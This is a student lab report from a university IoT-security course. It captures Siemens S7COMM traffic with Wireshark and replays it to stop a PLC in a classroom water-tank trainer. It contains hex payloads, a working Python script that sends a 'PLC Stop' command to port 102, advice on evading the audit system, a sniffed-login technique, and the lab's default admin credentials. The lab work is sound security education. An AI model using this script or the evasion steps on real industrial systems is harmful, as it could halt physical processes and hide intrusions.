

物联网安全课程实验报告

实验二



实验名称: “工控实验箱”指令攻击实验 ”

姓名: 邢清画

小组: 邢清画, 田晋宇, 肖文翰

学号: 2212039

专业: 物联网工程

提交日期: 2024. 10. 12

一、实验目的

学会使用 wireshark 分析网络数据包的基本方法，并对工控系统的协议进行安全分析，掌握基本的网络编程能力，编程复现指令攻击实验，对缺乏加密与认证的危害获得直观认识。

二、实验要求及要点

完成实验内容，独自撰写实验报告，回答问题，且报告内容至少包括如下要点。

问题：

- 攻击者如何获得操控 PLC 有关指令的数据包及其格式？
- 假设攻击者已接入目标网络且不知道目标 PLC 地址，如何获得目标 PLC 的 IP 地址来发送相关指令？
- 编程发送网络数据时有哪些需要注意的地方？
- （可选）攻击者如何能不被审计系统发现？
- 讨论如何解决本实验中的“指令攻击”？

要点：

- 用到的相关工具及编程库简介
- 实验原理
- 实验目标与步骤（搭配实验过程照片、截图）
- 遇到的问题及解决办法
- 收获与感悟
- 指令攻击源代码

三、实验内容

1. 学习 wireshark 软件基础操作

WireShark 是非常流行的网络封包分析工具，可以截取各种网络数据包，并显示数据包详细信息。常用于开发测试过程中各种问题定位。

数据包会分为三个部分显示：

- **数据包列表：**显示捕获的数据包，每个条目代表一个数据包。
- **数据包详细信息：**详细显示选定数据包的各个层次协议信息。
- **数据包字节视图：**以十六进制和 ASCII 格式显示选定数据包的字节内容。

点击任意数据包，可以在详细信息区域查看该数据包的具体内容，如源地址、目标地址、协议类型、端口等。

捕获数据包：

打开 Wireshark，选择系统中要捕获的网络接口（如无线网卡或以太网接口）。点击左上角的图标开始捕获网络接口上的所有传输数据包。同时会实时显示捕获的数据包，方便用户查看和分析。

应用过滤器：

Wireshark 提供两种过滤方式：

- **捕获过滤器：** 在开始捕获之前设置，限制捕获的数据包。例如输入 `tcp port 80` 只捕获 TCP 端口 80 的数据包。
- **显示过滤器：** 在捕获之后设置，限制显示的数据包。例如输入 `ip.addr == 192.168.1.1` 只显示 IP 地址为 192.168.1.1 的数据包。

查看数据包详情：

捕获的数据包以列表形式显示，每一行代表一个数据包。点击数据包可以查看详细信息，包括链路层、网络层和传输层的协议字段。用户可以展开每个协议查看其字段和值，深入了解数据包内容。

保存和导出捕获数据：

捕获的数据可以保存为 `.pcap` 或 `.pcapng` 格式文件。Save As 选择保存路径和文件名，便于后续分析或与他人共享数据。

统计与分析：

Wireshark 提供多种统计工具，可以通过“Statistics”菜单查看协议层次的统计信息、流量图表、端点分析等，帮助用户深入了解网络流量状况。

1. 抓包详细分析 ping 任一网站和 pingPLC 的流量。（必选内容）

1.1 对 eamis.nankai.edu.cn 进行 ping 并采用 icmp 过滤抓包

启动 Wireshark 并确保你连接到网络。Wireshark 会显示本地所有可用的网络接口。我们选择进入 WLAN 网络接口。


WLAN	
Adapter for loopback traffic capture	
本地连接* 10	
本地连接* 9	
本地连接* 8	
蓝牙网络连接	
VMware Network Adapter VMnet8	
VMware Network Adapter VMnet1	
本地连接* 2	
本地连接* 1	
以太网	


```
C:\Users\田晋宇>ping 192.168.1.3

正在 Ping 192.168.1.3 具有 32 字节的数据:
来自 192.168.1.3 的回复: 字节=32 时间=5ms TTL=30
来自 192.168.1.3 的回复: 字节=32 时间=2ms TTL=30
来自 192.168.1.3 的回复: 字节=32 时间=2ms TTL=30
来自 192.168.1.3 的回复: 字节=32 时间=3ms TTL=30

192.168.1.3 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 2ms, 最长 = 5ms, 平均 = 3ms
```

过滤条件输入 `ip.addr==192.168.1.3`，表示只显示源主机或目的主机 IP 为 192.168.1.3 的数据包。



No.	Time	Source	Destination	Protocol	Length	Info
23	46.326442	192.168.1.99	192.168.1.3	ICMP	74	Echo (ping) request id=0x0001, seq=17/4352, ttl=128 (reply in 24)
24	46.329914	192.168.1.3	192.168.1.99	ICMP	74	Echo (ping) reply id=0x0001, seq=17/4352, ttl=30 (request in 23)
25	47.336856	192.168.1.99	192.168.1.3	ICMP	74	Echo (ping) request id=0x0001, seq=18/4608, ttl=128 (reply in 26)
26	47.339736	192.168.1.3	192.168.1.99	ICMP	74	Echo (ping) reply id=0x0001, seq=18/4608, ttl=30 (request in 25)
29	48.347949	192.168.1.99	192.168.1.3	ICMP	74	Echo (ping) request id=0x0001, seq=19/4864, ttl=128 (reply in 30)
30	48.351156	192.168.1.3	192.168.1.99	ICMP	74	Echo (ping) reply id=0x0001, seq=19/4864, ttl=30 (request in 29)
32	49.360172	192.168.1.99	192.168.1.3	ICMP	74	Echo (ping) request id=0x0001, seq=20/5120, ttl=128 (reply in 33)
33	49.362822	192.168.1.3	192.168.1.99	ICMP	74	Echo (ping) reply id=0x0001, seq=20/5120, ttl=30 (request in 32)

与刚才抓取的数据包相比，来源的 IP 地址不同，因为在主界面我们选择了不同的网络接口，也有着不同的目的地址。但两个数据包的内容（payload）一致，表明它们的功能相同，均为 ping 请求测试网络连通性。

2. 简要分析访问任一网页的登录流程。（**可选内容**，可选择分析从无线网卡开启至成功登录至南开大学校园网的流程）

- **开启无线网卡**：打开电脑的无线网卡或者有线连接，打开浏览器在浏览器地址栏中输入南开大学校园网的登录页面网址 202.113.18.106，进行登录。
- **发起请求（Request）**：浏览器会向目标网页的服务器发送一个 HTTP 请求，请求特定网页的内容
- **服务器响应**：对于 HTTP 和 HTTPS 协议，服务器接收到浏览器的请求后，会检查用户的请求，然后生成一个 HTTP 响应，其中包含了所请求网页的内容。
- **返回网页内容（Reply）**：浏览器接收到服务器的 HTTP 响应后，会解析网页内容并将其显示在屏幕上。
- **输入登录凭据并提交到服务器**：在登录页面中输入学号和密码，完成输入后，点击登录按钮，以将这些凭据发送到服务器进行验证。
- **验证登录信息**：服务器会将输入的信息返回到数据库中进行查询，验证用户提供的登录凭据是否正确。
- **返回登录结果**：一旦服务器验证通过，用户将被授权上网服务，可以访问外网和内网

这里的信息是在返回用户流量余额，而这些信息应该是在登录进特定之后才会对应返回，去前面的包信息里寻找密码提交信息。

搜索 tcp contains “password”，根据具体信息可以查看到当前登录的账号哦和密码（已遮盖隐私信息）

2. 已知实验箱中 PLC 使用的协议存在缺乏认证的设计缺陷，请通过流量分析与网络编程，扮演接入工控网络的攻击者，使正常工作的储水罐系统停止工作。

观察攻击成功时的现象

注意：PLC 正常工作时为绿灯，停止状态时为黄灯。

步骤：

首先通过 step-7 软件发送相应的 PLC STOP 指令，发现确实可以让系统停止

工作，随后对这个发送的数据进行抓包分析

首先对第一次初始化进行分析（上图），对 COTP 的第一个 CR 阶段抓包，发现其发送的端口为 102，IP 地址为 192.168.1.3，发送的数据为：03 00 00 16 11 e0 00 00 00 01 00 c1 02 01 01 c2 02 01 01 c0 01 0a


6	2.385179	192.168.1.99	192.168.1.3	S7COMM	79 ROSCTR:[Job] Function:[Setup communication]
7	2.388226	192.168.1.3	192.168.1.99	S7COMM	81 ROSCTR:[Ack_Data] Function:[Setup communication]
8	2.388808	192.168.1.99	192.168.1.3	COTP	61 DT TPOU (0) [COTP fragment, 0 bytes]
9	2.398518	192.168.1.99	192.168.1.3	S7COMM	85 ROSCTR:[Job] Function:[Read Var]
10	2.400674	192.168.1.3	192.168.1.99	S7COMM	88 ROSCTR:[Ack_Data] Function:[Read Var]
11	2.401170	192.168.1.99	192.168.1.3	COTP	61 DT TPOU (0) [COTP fragment, 0 bytes]
12	2.479657	192.168.1.3	192.168.1.99	TCP	60 102 -> 49960 [ACK] Seq=54 Ack=71 Win=8192 Len=0
13	3.047221	192.168.1.99	192.168.1.1	DNS	83 Standard query 0x4d8d A www.msftconnecttest.com
14	3.750550	SiemensIndus_36:b6::LLDP_Multicast	LLDP	243 MA:e0:dc:a0:36:b6:5c LA:port-001 20 SysID=Siemens, SPMATIC S7, CPU-200 SMART, 6ES7 280-1ST00-0AA0, HW: 4, FW: V.2.3.1, S V=	
15	4.610955	LCFCElectron_bd:39::BilianElectr_fc:49::ARP	ARP	42 Who has 192.168.1.1? Tell 192.168.1.99	
16	4.612892	BilianElectr_fc:49::LCFCElectron_bd:39::ARP	ARP	60 192.168.1.1 is at 10:ad:ba:fc:49:12	
17	5.862891	192.168.1.99	192.168.1.3	S7COMM	79 ROSCTR:[Job] Function:[Setup communication]
18	5.864927	192.168.1.3	192.168.1.99	S7COMM	81 ROSCTR:[Ack_Data] Function:[Setup communication]
19	5.865605	192.168.1.99	192.168.1.3	COTP	61 DT TPOU (0) [COTP fragment, 0 bytes]
20	5.866737	192.168.1.99	192.168.1.3	S7COMM	87 ROSCTR:[Job] Function:[PLC Stop]
21	5.869142	192.168.1.3	192.168.1.99	S7COMM	74 ROSCTR:[Ack_Data] Function:[PLC Stop]
22	5.869731	192.168.1.99	192.168.1.3	COTP	61 DT TPOU (0) [COTP fragment, 0 bytes]
23	5.881792	192.168.1.3	192.168.1.99	TCP	60 102 -> 49960 [ACK] Seq=101 Ack=143 Win=8192 Len=0
24	7.060203	192.168.1.99	192.168.1.1	DNS	83 Standard query 0x4d8d A www.msftconnecttest.com
25	7.240704	LCFCElectron_bd:39::LLDP_Multicast	LLDP	137 LA:dc:a0:36:b6:5c LA:port-001 20 SysID=Siemens, SPMATIC S7, CPU-200 SMART, 6ES7 280-1ST00-0AA0, HW: 4, FW: V.2.3.1, S V=	
26	7.434312	192.168.1.99	192.168.1.3	S7COMM	79 ROSCTR:[Job] Function:[Setup communication]
27	7.436834	192.168.1.3	192.168.1.99	S7COMM	81 ROSCTR:[Ack_Data] Function:[Setup communication]
28	7.437179	192.168.1.99	192.168.1.3	COTP	61 DT TPOU (0) [COTP fragment, 0 bytes]
29	7.446140	192.168.1.99	192.168.1.3	S7COMM	85 ROSCTR:[Job] Function:[Read Var]
30	7.447821	192.168.1.3	192.168.1.99	S7COMM	88 ROSCTR:[Ack_Data] Function:[Read Var]
31	7.448008	192.168.1.99	192.168.1.3	COTP	61 DT TPOU (0) [COTP fragment, 0 bytes]
32	7.481590	192.168.1.3	192.168.1.99	TCP	60 102 -> 49960 [ACK] Seq=154 Ack=213 Win=8192 Len=0

TPKT, Version: 3, Length: 25
Version: 3
Reserved: 0
Length: 25
ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
Length: 2
PDU Type: DT Data (0x0f)
[Destination reference: 0x200000]
.000 0000 = TPOU number: 0x00
1... .. = Last data unit: Yes
COTP segment data (18 bytes)
[2 COTP Segments (18 bytes): #1(0), #17(18)]

0000 e0 dc a0 36 b6 5c 88 a4 c2 bd 39 0f 08 00 45 00 ...6\...9...E
0010 00 41 81 7a 40 00 00 06 f5 85 c0 a8 01 63 c0 a8 ...A20...c...
0020 01 03 c3 28 00 66 9a 10 d4 f4 00 03 36 c0 50 18 ...(-f)....6P
0030 f7 f0 b2 b0 00 03 00 00 19 02 f0 80 32 01 002...
0040 00 cc c1 00 08 00 00 f0 00 00 01 00 01 03 c0

Wireshark · 分组 380 · plc(1).pcapng	
Destination Address: 192.168.1.3	
Transmission Control Protocol, Src Port: 4700, Dst Port: 102, Seq: 1, Ack: 1, Len: 22	
Source Port: 4700	
Destination Port: 102	
[Stream index: 0]	
> [Conversation completeness: Incomplete, DATA (15)]	
[TCP Segment Len: 22]	
Sequence Number: 1 (relative sequence number)	
Sequence Number (raw): 1755460670	
[Next Sequence Number: 23 (relative sequence number)]	
Acknowledgment Number: 1 (relative ack number)	
Acknowledgment number (raw): 196828	
0101 = Header Length: 20 bytes (5)	
> Flags: 0x018 (PSH, ACK)	
Window: 64240	
[Calculated window size: 64240]	
[Window size scaling factor: -2 (no window scaling used)]	
Checksum: 0x83e7 [unverified]	
[Checksum Status: Unverified]	
Urgent Pointer: 0	
> [Timestamps]	
> [SEQ/ACK analysis]	
TCP payload (22 bytes)	
TPKT, Version: 3, Length: 22	
Version: 3	
Reserved: 0	
Length: 22	
ISO 8073/X.224 COTP Connection-Oriented Transport Protocol	
Length: 17	
PDU Type: CR Connect Request (0x0e)	
Destination reference: 0x0000	
0000 e0 dc a0 36 64 61 50 eb f6 e3 1b 68 08 00 45 00 ...6daP...h...E 0010 00 3e be 60 40 00 80 06 00 00 c0 a8 01 63 c0 a8 ...>`@...c... 0020 01 03 12 5c 00 66 68 a2 34 3e 00 03 00 dc 50 18 ...fh 4>...P 0030 fa f0 83 e7 00 00 03 00 00 16 11 e0 00 00 00 01 0040 00 c1 02 01 01 c2 02 01 01 c0 01 0a 	

再对 S7COMM 建立联系阶段进行抓包分析 (上图), 发现发送的数据为: 03 00 00 19 02 f0 80 32 01 00 00 cc c1 00 08 00 00 f0 00 00 01 00 01 03 c0



最后对 PLC STOP 功能模块进行抓包分析 (上图), 寻找到最终发送的停止系统的数据为: 03 00 00 21 02 f0 80 32 01 00 00 00 53 00 10 00 00 29 00 00 00 00 09 50 5f 50 52 4f 47 52 41 4d

通过 socket 编程, 利用抓包的 IP 地址和端口号, 发送三次数据模拟连接, 最终将关闭系统的信息传送到实验箱内, 编写代码如下:

```
import socket
import time

# 目标PLC的IP地址和端口号
target_ip = "192.168.1.3" # 替换为实际PLC的IP地址
target_port = 102 # S7COMM协议使用102端口

# 构建恶意数据包
malicious_packet1 = bytes.fromhex("03 00 00 16 11 e0 00 00 0d 00 c1 02 01 01 c2 02 01 01 c0 01 0a") # 因箱子而异 02 9f
malicious_packet2 = bytes.fromhex("03 00 00 19 02 f0 80 32 01 00 00 cc c1 00 08 00 00 f0 00 00 01 00 01 03 c0") # 都一样
malicious_packet3 = bytes.fromhex("03 00 00 21 02 f0 80 32 01 00 00 53 00 10 00 00 29 00 00 00 00 09 50 5f 50 52 4f 47 52 41 4d")
# 只有 01 22 这四个数字需要修改

# 创建一个TCP连接
client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client_socket.connect((target_ip, target_port))

# 发送恶意数据包
client_socket.send(malicious_packet1)
time.sleep(1)
client_socket.send(malicious_packet2)
time.sleep(3)
client_socket.send(malicious_packet3)
time.sleep(3)

# 关闭连接
client_socket.close()
print("恶意数据包已发送至PLC")
```

关键步骤:

socket.socket(): 创建一个新的 TCP 套接字对象, 指定使用 AF_INET 地址家族 (IPv4) 和 SOCK_STREAM (TCP 协议)。

connect(): 使用提供的目标 IP 地址和端口号与 PLC 建立 TCP 连接。在这个例子中, 使用的是 PLC 的 IP 地址 192.168.1.3 和端口 102。

client_socket.send(): 通过创建的 TCP 连接向 PLC 发送数据包。每次调用 send() 函数会发送一个指定的数据包。

time.sleep(): 在发送不同的数据包之间设置一个暂停时间 (单位为秒)。这是为了确保每个数据包被 PLC 正确接收并处理, 避免因数据包发送过快导致通信出错, 因为设备需要时间处理每个请求, TCP 协议也有确认机制。如果发送得太快,

设备可能无法正确处理收到的数据包，导致数据包丢失、连接关闭或通信错误。。
各暂停的时间分别是 1 秒和 3 秒。

3. （可选）登陆审计系统，了解审计系统检测攻击的原理与实现，思考如何攻击能绕过审计？

工控安全监测审计的初始 IP 地址为：192.168.1.158，用户名及密码为：admin，111111 （一定不要修改密码，恶意破坏实验环境一经发现记为不合格。）

审计系统常用的攻击检测方法有：

- **基于规则的检测**：通过预定义的规则或特征识别攻击，适合已知攻击，但难以发现新型或变种攻击。
- **异常检测**：通过建立正常行为基线，检测偏离基线的异常活动，适合检测未知攻击，但误报率较高。
- **基于特征的检测**：通过已知的攻击特征库进行匹配识别，能够快速检测已知攻击，但需要不断更新特征库。
- **基于行为的检测**：通过分析用户或系统的行为变化，发现异常操作或越权行为，适合识别隐蔽性攻击，但正常行为范围难以界定。
- **基于流量的检测**：通过分析网络流量模式识别异常流量，适用于检测如 DDoS 攻击等流量异常，但在高负载网络中检测复杂。
- **基于机器学习的检测**：使用机器学习算法自动识别攻击，适合处理复杂和未知威胁，但模型的训练需要大量数据，且依赖样本质量。
- **混合检测方法**：结合多种检测技术，提供全面的攻击检测能力，但实现复杂，需要协调多种检测手段。



首先登录审计系统，发送攻击指令后会出现风险提示

告警处理								
	序号	告警日期	源设备	目标设备	告警类型	风险等级	告警事件	操作
☐	1	2024-10-09 00:03:36	192.168.1.99	流程控制器	流量异常	高	停止控制器C...	 

从列表信息可知，由于发现流量异常的问题，系统发出告警

基础信息

创建时间: 2017-05-24 15:57:36
规则编号: 60220012
处理方式: 告警

规则分类: 流量异常
采集终端编号: 所有

规则名称: 停止控制器CPU
规则协议: S7
处理优先级: 特急

规则版本: 1
风险等级: 高

详细描述

用户正在操作控制器CPU，控制CPU的启停，在线业务禁止操作控制器CPU。

解决措施

根据告警详情中报文的源IP，查找发送非法指令的设备，确认操作控制的原因。如果非人为操作，网络可能被入侵或者存在控制器蠕虫，请尽快确认。

使用上一步实验中的指令攻击，构造 stop 的包来停止运行，同样无法实现，即使是在 step 中关闭也会导致问题，因为我们是直接控制 CPU，但是任何直接控制 CPU 的行为都是不合法的，想要绕过只能通过其他方法关闭。

或者在攻击发送多条指令之间添加 sleep，来增加发送的间隔，模拟正常的操作，或者使用其他攻击方法，不从 CPU 进行攻击，而是从其他方面攻击，例如内存，DDos 攻击等等。

还有也许可行的办法是将指令拆开，让审计系统不会将拆分开单独指令视作高风险指令。

（周四想来再试一试结果连不上审计系统了，前面的尝试没有成功）

四、回答问题

1. 攻击者如何获得操控 PLC 有关指令的数据包及其格式？

答：

通过 Wireshark 可以抓取到操控 PLC 的有关指令的数据包，通过分析抓包得到的信息就可以获得有关数据和格式。

通过 Wireshark，攻击者可以首先连接到与 PLC 相同的网络，并启动抓包工具。攻击者通过设置 IP 地址或协议过滤器，如 S7COMM，来捕获与 PLC 相关的通信流量。捕获到的数据包包含 PLC 的操控指令，如启动、停止和修改寄存器值。攻击者可以分析这些数据包的具体内容，包括功能码、寄存器地址和数据值等，来了解指令的格式和作用。随后，攻击者可以复制这些指令格式，利用构造数据包的工具（如 Scapy）重放或修改这些命令，进而对 PLC 进行远程控制或操控。

2. 假设攻击者已接入目标网络且不知道目标 PLC 地址，如何获得目标 PLC 的 IP 地址来发送相关指令？

答：

攻击者可以监视目标网络的流量以查找与 PLC 通信相关的数据包。这些数据包中可能包含 PLC 的 IP 地址或其他标识信息。也可以使用扫描工具来扫描目标网络的 IP 地址范围，以查找正在运行的 PLC 设备的 IP 地址。

通过 Wireshark，攻击者可以捕获网络流量，并寻找 PLC 的通信数据包。

观察流量中源地址和目的地址，可以推断出 PLC 的 IP 地址。也可以查找流量中包的可能内容（如校园网登录实验中的 username, password 等等）

3. 编程发送网络数据时有哪些需要注意的地方？

答：

需要明确发送数据的对象的地址和端口号，其次明确 TCP 三次握手协议等，知道发送什么数据才可以建立起联系，便于发送我们想要的数据库。

- **网络协议选择：**选择合适的协议。TCP 提供可靠的、有序的传输，适合需要确保数据完整性的场景；UDP 速度快，但没有数据确认，适合实时性要求高的应用。不同的网络协议有不同的特点。
- **延迟与超时处理：**设置合理的连接和读写超时，避免因长时间等待无响应而导致程序阻塞。应对网络延迟时，要确保有足够的处理时间，特别是对于不可靠的网络连接。
- **数据包大小与分片：**不同网络和协议有最大传输单元限制。超出限制的数据需要分片发送，并确保接收方能正确重组。
- **流量控制与拥塞管理：**TCP 自动管理流量和避免拥塞，但在使用 UDP 等协议时，需要手动限制发送速率，防止网络过载和丢包，保障通信的可靠性。
- **网络异常与错误处理：**网络通信中常会遇到连接中断或超时。程序需处理这些异常，确保在失败时进行重试或适当处理，避免程序崩溃。
- **安全性：**为防止数据被窃听或篡改，应使用 TLS/SSL 等加密协议，并确保通信双方已认证，防止中间人攻击或未授权访问。
- **防止流量攻击：**通过限制数据发送速率和数据包大小，防止网络被大量请求淹没（如 DoS 攻击），确保系统的稳定性。
- **网络字节序：**在发送数据时确保正确处理大端与小端字节序，使用标准函数转换字节序，避免不同系统之间的数据不兼容问题。
- **数据完整性校验：**通过校验和、哈希等方法确保数据在传输过程中未被损坏或篡改，提高数据传输的可靠性。
- **并发处理与异步通信：**在处理高并发时，使用异步 I/O 或多线程来避免阻塞操作，提高程序的性能和响应速度。

4. （可选）攻击者如何能不被审计系统发现？

答：

- **加密通信：**通过加密数据包，隐藏通信内容，使审计系统无法分析流量的实际用途和内容，从而避免检测。
- **流量伪装：**将恶意流量伪装成合法的协议通信，攻击者可以避免被审计系统视为异常行为，特别是通过常见协议如 HTTP、DNS 等进行伪装。
- **低流量或延迟操作：**通过缓慢发送数据或分段传输，避免在短时间内产生大量流量，降低审计系统对流量峰值的警觉。
- **利用合法用户身份：**使用合法用户的凭证进行操作，这样攻击者的行为会被认为是正常操作，不易被审计系统发现。
- **删除或篡改日志：**在入侵后，通过删除或篡改系统日志来抹去活动痕迹，防

止审计系统发现攻击者的操作。

5. 讨论如何解决本实验中的“指令攻击”？

答：

增加认证和验证的核实机制，对陌生的 ip 采取拦截或核实的方式，确保传递信息的安全，可以有效避免这种类型的指令攻击。

- **网络隔离监控：**进行网络监控，控制访问频率，并且将 PLC 网络与外部网络或其他业务网络进行隔离，使用防火墙和 VLAN 技术限制对 PLC 的访问。
- **安全协议：**实验中校园网使用的是 HTTP 协议，使用 HTTPS 协议会有更好的加密效果
- **访问控制：**实施严格的访问控制策略，确保只有授权用户和设备能够访问 PLC。
- **加密和认证：**确保 PLC 与上位机之间的通信是加密的，使用安全协议（如 TLS）保护数据的机密性和完整性。此外，采用双因素认证提高系统安全性。
- **实时监控和审计：**部署入侵检测系统（IDS）和入侵防御系统（IPS），实时监控网络流量并记录日志，以便于后续审计和分析。

五、收获感悟